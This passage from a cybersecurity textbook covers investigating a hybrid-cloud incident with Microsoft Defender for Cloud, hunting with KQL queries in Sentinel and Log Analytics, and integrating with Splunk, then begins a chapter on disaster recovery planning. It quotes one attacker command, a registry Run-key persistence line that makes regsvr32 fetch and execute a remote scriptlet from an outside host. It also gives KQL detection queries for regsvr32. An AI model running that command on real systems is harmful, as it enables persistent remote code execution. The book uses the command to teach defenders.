



*Figure 14.12: Establishing persistence*

The threat actor is now executing commands to establish persistence using the registry command in Windows. Below, you have an example of this command:

```
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "start" /d
"regsvr32 /u /s /i:http://www.yuridiogenes.us/stext.sct scrobj.dll" /f
```

The `reg` utility in Windows (`attack.mitre.org/software/S0075/`) can be used by threat actors to modify the registry (`attack.mitre.org/techniques/T1112`), to query the registry (`attack.mitre.org/techniques/T1012`), and to search for unsecured credentials in the registry (`attack.mitre.org/techniques/T1552`).

The next alert reveals that although the threat actor already established persistence, their operation is not over yet. Now they are trying to escalate privilege by bypassing AppLocker protection as shown in *Figure 14.13*:





*Figure 14.13: Privilege escalation*

This was the last alert of this incident and although the SecOps analyst does have enough data to establish an action plan, they want to dig more into the event's timeline to better understand if something happened in between those alerts. In Defender for Cloud, the events collected on the VMs monitored by the Log Analytics agent can be stored in the workspace. Assuming that this configuration was done, the SecOps analyst can use **Kusto Query Language** (**KQL**) to search for events in the workspace.

To execute these queries, you need to open the Log Analytics Workspace dashboard as shown in *Figure 14.14*:





*Figure 14.14: LA workspace dashboard*

In the search box, you can type the query below, which is going to search for the execution of the regsvr32 tool:

```
SecurityEvent
| where CommandLine contains "regsvr32"
```

If you want to narrow the search for a particular event, you can use the query below:

```
SecurityEvent
| where EventID == "4688"
```

To better visualize the data, you can also narrow the number of columns of the tables, for example, if you want to see only the time that the alert was generated, the computer name, the account, the command line, and the identification of the subject that performed the logon, use the query below:

```
SecurityEvent
| where EventID == "4688"
```

```
| project TimeGenerated , Computer , Account , CommandLine , SubjectLogonId
| order by TimeGenerated asc
```

*Figure 14.15* has an example of this query result:




*Figure 14.15: Using Log Analytics to hunt interesting events*

Notice in the example above that the `SubjectLogonId` is the same for all entries, which usually is not true in a busy environment. In a production environment, this query will likely generate a lot of results with many `SubjectLogonId` instances, and if you need to focus your attention on the commands that were executed within the same session, you should filter by the `SubjectLogonId` field. To do that, use the query below:

```
SecurityEvent
| where EventID == "4688"
| where SubjectLogonId == "0xea2e7"
| project TimeGenerated , Computer , Account , CommandLine , SubjectLogonId
| order by TimeGenerated asc
```

You will need to replace the `SubjectLogonId` value with the one that you found interesting to investigate further.

## Integrating Defender for Cloud with your SIEM for investigation

While the data provided by Defender for Cloud is very rich, it does not take into consideration other data sources, such as on-premises devices like firewalls. That's one of the key reasons you want to integrate your threat detection cloud solution, in this case, Defender for Cloud, to your on-premises SIEM.

If you are using Splunk as your SIEM and you want to start ingesting the data from Defender for Cloud, you can use the Microsoft Graph Security API Add-On for Splunk available at `https://splunkbase.splunk.com/app/4564/`.

Once you configure this add-on, you will be able to see Security Alerts generated by Defender for Cloud on your Splunk. You can search for all alerts coming from Defender for Cloud, as shown in the following example:





*Figure 14.16: Searching alerts generated by Defender for Cloud*

Although the name was changed from Azure Security Center to Defender for Cloud in 2021, the suffix of the alerts is still **ASC**. The following is an example of how a security alert from Defender for Cloud appears on Splunk:

| | |
|---|---|
| 10/23/19<br>10:13:05.414 PM | { [-]<br>activityGroupName: null<br>assignedTo: null<br>azureSubscriptionId: XXXXXX<br>azureTenantId: XXXXXX<br>category: Unexpected behavior observed by a process run with no command line arguments<br>closedDateTime: null<br>cloudAppStates: [ [+]<br>]<br>comments: [ [+]]<br>confidence: null<br>createdDateTime: 2019-10-23T19:12:59.3407105Z<br>description: The legitimate process by this name does not normally exhibit this behavior when run with no command line arguments. Such unexpected behavior may be a result of extraneous code injected into a legitimate process, or a malicious executable masquerading as the legitimate one by name. The anomalous activity was initiated by process: notepad.exe<br>detectionIds: [ [+]<br>]<br>eventDateTime: 2019-10-23T19:11:43.9015476Z<br>feedback: null<br>fileStates: [ [+]<br>]<br>historyStates: [ [+]<br>]<br>hostStates: [ [+]<br>]<br>id: XXXX<br>lastModifiedDateTime: 2019-10-23T19:13:05.414306Z<br>malwareStates: [ [+]<br>] |

| | |
|---|---|
| | networkConnections: [ [+] ]<br>processes: [ [+]<br>]<br>recommendedActions: [ [+]<br>]<br>registryKeyStates: [ [+]<br>]<br>riskScore: null<br>severity: medium<br>sourceMaterials: [ [+]<br>]<br>status: newAlert<br>tags: [ [+]<br>]<br>title: Unexpected behavior observed by a process run with no command line arguments<br>triggers: [ [+]<br>]<br>userStates: [ [+]<br>]<br>vendorInformation: { [+]<br>}<br>vulnerabilityStates: [ [+]<br>]<br>} |

To integrate Defender for Cloud with Microsoft Sentinel and start streaming all alerts to Sentinel, you just need to use the Data Connector for Defender for Cloud as shown below:





*Figure 14.17: Integrating Defender for Cloud with Microsoft Sentinel*

Once you connect Defender for Cloud with Microsoft Sentinel, all the alerts will be saved on the workspace managed by Microsoft Sentinel, and now you can do data correlation across the different data sources, including the alerts generated by the different Defender for Cloud plans.

# Proactive investigation (threat hunting)

Many organizations are already using proactive threat detection via threat hunting. Sometimes, members of the Blue Team will be selected to be threat hunters and their primary goal is to identify **indications of attack** (**IoAs**) and **indications of compromise** (**IoCs**) even before the system triggers a potential alert. This is extremely useful because it enables organizations to be ahead of the curve by being proactive. The threat hunters will usually leverage the data located in the SIEM platform to start querying for evidence of compromise.

Microsoft Sentinel has a dashboard dedicated to threat hunters, which is called the **Hunting** page, as shown in the following example:





*Figure 14.18: The Hunting page, a threat hunters dashboard*

As you can see on this dashboard, there are multiple built-in queries available for different scenarios. Each query is customized for a specific set of data sources and is mapped to the MITRE ATT&CK framework (`https://attack.mitre.org`). The **Queries** column represents the stage of the MITRE ATT&CK framework, which is important information that can be used to understand at which stage the attack took place. As you select each query on this dashboard, you can click the **Run Query** button to verify if the query result will show any value.

In the following sample, the query is to try to identify the Cobalt Strike DNS Beaconing, and as you can see, there are zero results, which means that the query didn't find any relevant evidence for this type of attack when using DNS events as a data source:




*Figure 14.19: Cobalt Strike DNS Beaconing query*

When results are found, the hunting query will show the total amount of results and you can use the **View Results** button to see more details. In the example below, the threat hunter was looking for multiple attempts to change the password and found one instance in the query:





*Figure 14.20: Results when search queries are successful*

If you click on the **View Results** button, you will be redirected to the Log Analytics workspace with the pre-defined query and the result at the bottom, as shown below:





*Figure 14.21: Breakdown of query and associated results*

From that point on, you can continue your proactive investigation to better understand the potential evidence of compromise.

## Lessons learned

Every time an incident comes to its closure, you should not only document each step that was done during the investigation but also make sure that you identify key aspects of the investigation that need to be reviewed to either be improved or fixed if they didn't work so well. The lessons learned are crucial for the continuous improvement of the process, and to avoid making the same mistakes again.

In both cases presented in this chapter, a credential theft tool was used to gain access to a user's credentials and escalate privileges. Attacks against a user's credentials are a growing threat and the solution is not based on a silver bullet product; instead, it is an aggregation of tasks, such as:

- Reducing the number of administrative-level accounts and eliminating administrative accounts in local computers. Regular users shouldn't be administrators on their own workstations.
- Using multifactor authentication as much as you can.
- Adjusting your security policies to restrict login rights.
- Having a plan to periodically reset the **Kerberos TGT** (**KRBTGT**) account. This account is used to perform a golden ticket attack.

These are only some basic improvements for this environment; the Blue Team should create an extensive report to document the lessons learned and how this will be used to improve the defense controls.

## Summary

In this chapter, you learned how important it is to correctly scope an issue before investigating it from a security perspective. You learned the key artifacts in a Windows system and how to improve your data analysis by reviewing only the relevant logs for the case. Next, you followed an on-premises investigation case, analyzed the relevant data, and saw how to interpret that data. You also followed a hybrid cloud investigation case, but this time, using Microsoft Defender for Cloud as the main monitoring tool. You also learned the importance of integrating Microsoft Defender for Cloud with your SIEM solution for a more robust investigation. Lastly, you learned how to perform proactive investigation, also known as threat hunting, using Microsoft Sentinel.

In the next chapter, you will learn how to perform a recovery process in a system that was previously compromised. You will also learn about backup and disaster recovery plans.

## References

- Banking Trojan Attempts To Steal Brazillion$: http://blog.talosintelligence.com/2017/09/brazilbanking.html
- Investigate alerts in Defender for Cloud: https://docs.microsoft.com/en-us/azure/defender-for-cloud/tutorial-security-incident
- Security alerts and incidents in Microsoft Defender for Cloud: https://docs.microsoft.com/en-us/azure/defender-for-cloud/alerts-overview

## Join our community on Discord

Join our community's Discord space for discussions with the author and other readers:

https://packt.link/SecNet



# 15

# Recovery Process

The previous chapter looked at how an attack can be investigated to understand its cause and prevent a similar attack in the future. However, an organization cannot fully depend on the assumption that it can protect itself from all the attacks and risks that it faces. The organization is exposed to a wide range of potential disasters, such that it is impossible to have perfect protective measures against all of them. The causes of a disaster to the IT infrastructure can either be natural or man-made. Natural disasters are ones that result from environmental hazards or acts of nature; these include blizzards, wildfires, hurricanes, volcanic eruptions, earthquakes, floods, lightning strikes, and even asteroids falling from the sky and impacting the ground. Man-made disasters are ones that arise from the actions of human users or external human actors: these include fires, cyber warfare, nuclear explosions, hacking, power surges, and accidents, among others.

When these strike an organization, its level of preparedness to respond to a disaster will determine its survivability and speed of recovery. This chapter will look at the ways an organization can prepare for a disaster, survive it when it happens, and easily recover from the impact.

We will talk about the following topics:

- Disaster recovery plan
- Live recovery
- Contingency planning
- Business continuity plan

Let's begin by introducing the disaster recovery plan.

## Disaster recovery plan

The **disaster recovery plan** (**DRP**) is a documented set of processes and procedures that are carried out in the effort to recover the IT infrastructure in the event of a disaster. Because of many organizations' dependency on IT, it has become mandatory for organizations to have a comprehensive and well-formulated DRP. Organizations are not able to avoid all disasters; the best they can do is plan ahead for how they will recover when disasters inevitably happen.

The objective of the DRP is to respond to an immediate or specific emergency that threatens the continuity of business operations when IT operations have been partially or fully stopped. There are several benefits of having a sound disaster recovery plan:

- The organization has a sense of security. The recovery plan assures it of its continued ability to function in the face of a disaster.
- The organization reduces delays in the recovery process. Without a sound plan, it is easy for the disaster recovery process to be done in an uncoordinated way, thereby leading to needless delays.
- There is guaranteed reliability of standby systems. A part of the disaster recovery plan is to restore business operations using standby systems. The plan ensures that these systems are always prepped and ready to take over during disasters.
- The provision of a standard test plan for all business operations.
- The minimization of the time taken to make decisions during disasters.
- The mitigation of legal liabilities that the organization could develop during a disaster.

With that, let's explore the planning process for disaster recovery.

## The disaster recovery planning process

The following are the steps that organizations should take to come up with a comprehensive disaster recovery plan. The diagram gives a summary of the core steps. All the steps are equally important:




*Figure 15.1: Disaster recovery planning*

We will discuss each of these steps in sequence in the following subsections.

### Forming a disaster recovery team

A disaster recovery team is the team that is mandated with assisting the organization with all disaster recovery operations. It should be all-inclusive, involving members from all departments and some representatives from top-level management. This team will be key in determining the scope of the recovery plan regarding the operations that they carry out in their individual departments. The team will also oversee the successful development and implementation of the plan.

Once the plan is formed, it's also important to determine who will be responsible for activating the plan in case of emergency; by activation, we mean "the actions contained in DRP are initiated and executed." Having a defined activation process will make the DRP more proactive. The activation owner can be the CISO, CIO, or anyone who was defined in the DRP.

Additionally, it may be worth conducting a business impact analysis to help contingency planning coordinators to determine the organization's contingency requirements and priorities (please refer to the *Conducting business impact analysis* section below for more detail).

## Performing risk assessment

The disaster recovery team should conduct a risk assessment and identify the natural and man-made risks that could affect organizational operations, especially those tied to the IT infrastructure. The selected departmental staff should analyze their functional areas for all the potential risks and determine the potential consequences associated with such risks.

The disaster recovery team should also evaluate the security of sensitive files and servers by listing the threats that they are exposed to and the impacts those threats may have. At the end of the risk assessment exercise, the organization should be fully aware of the impacts and consequences of multiple disaster scenarios. A thorough disaster recovery plan will be made in consideration of the worst-case scenarios, such as a cyberattack that affects day-to-day work.

| | **PHE (Threat Likelihood)** | | |
|---|---|---|---|
| **Severity of HTI (Impact)** | **Low** | **Moderate** | **High** |
| **Significant (High)** | 2 | 3 | 3 |
| **Serious (Moderate)** | 1 | 2 | 3 |
| **Mild (Low)** | 1 | 1 | 2 |

*Figure 15.2: An example risk matrix*

## Prioritizing processes and operations

Here, the representatives from each department in the DRP identify their critical needs that must be prioritized in the event of a disaster. Most organizations will not possess sufficient resources to respond to all the needs that arise during disasters. This is the reason why some criteria need to be set in order to determine which needs require the organization's resources and attention first.

The key areas that need to be prioritized in the making of a disaster recovery plan include functional operations, information flow, accessibility and availability of the computer systems used, sensitive data, and existing policies. To come up with the most important priorities, the team needs to determine the maximum possible time that each department can operate without critical systems. Critical systems are defined as systems that are required to support the different operations that take place in an organization.

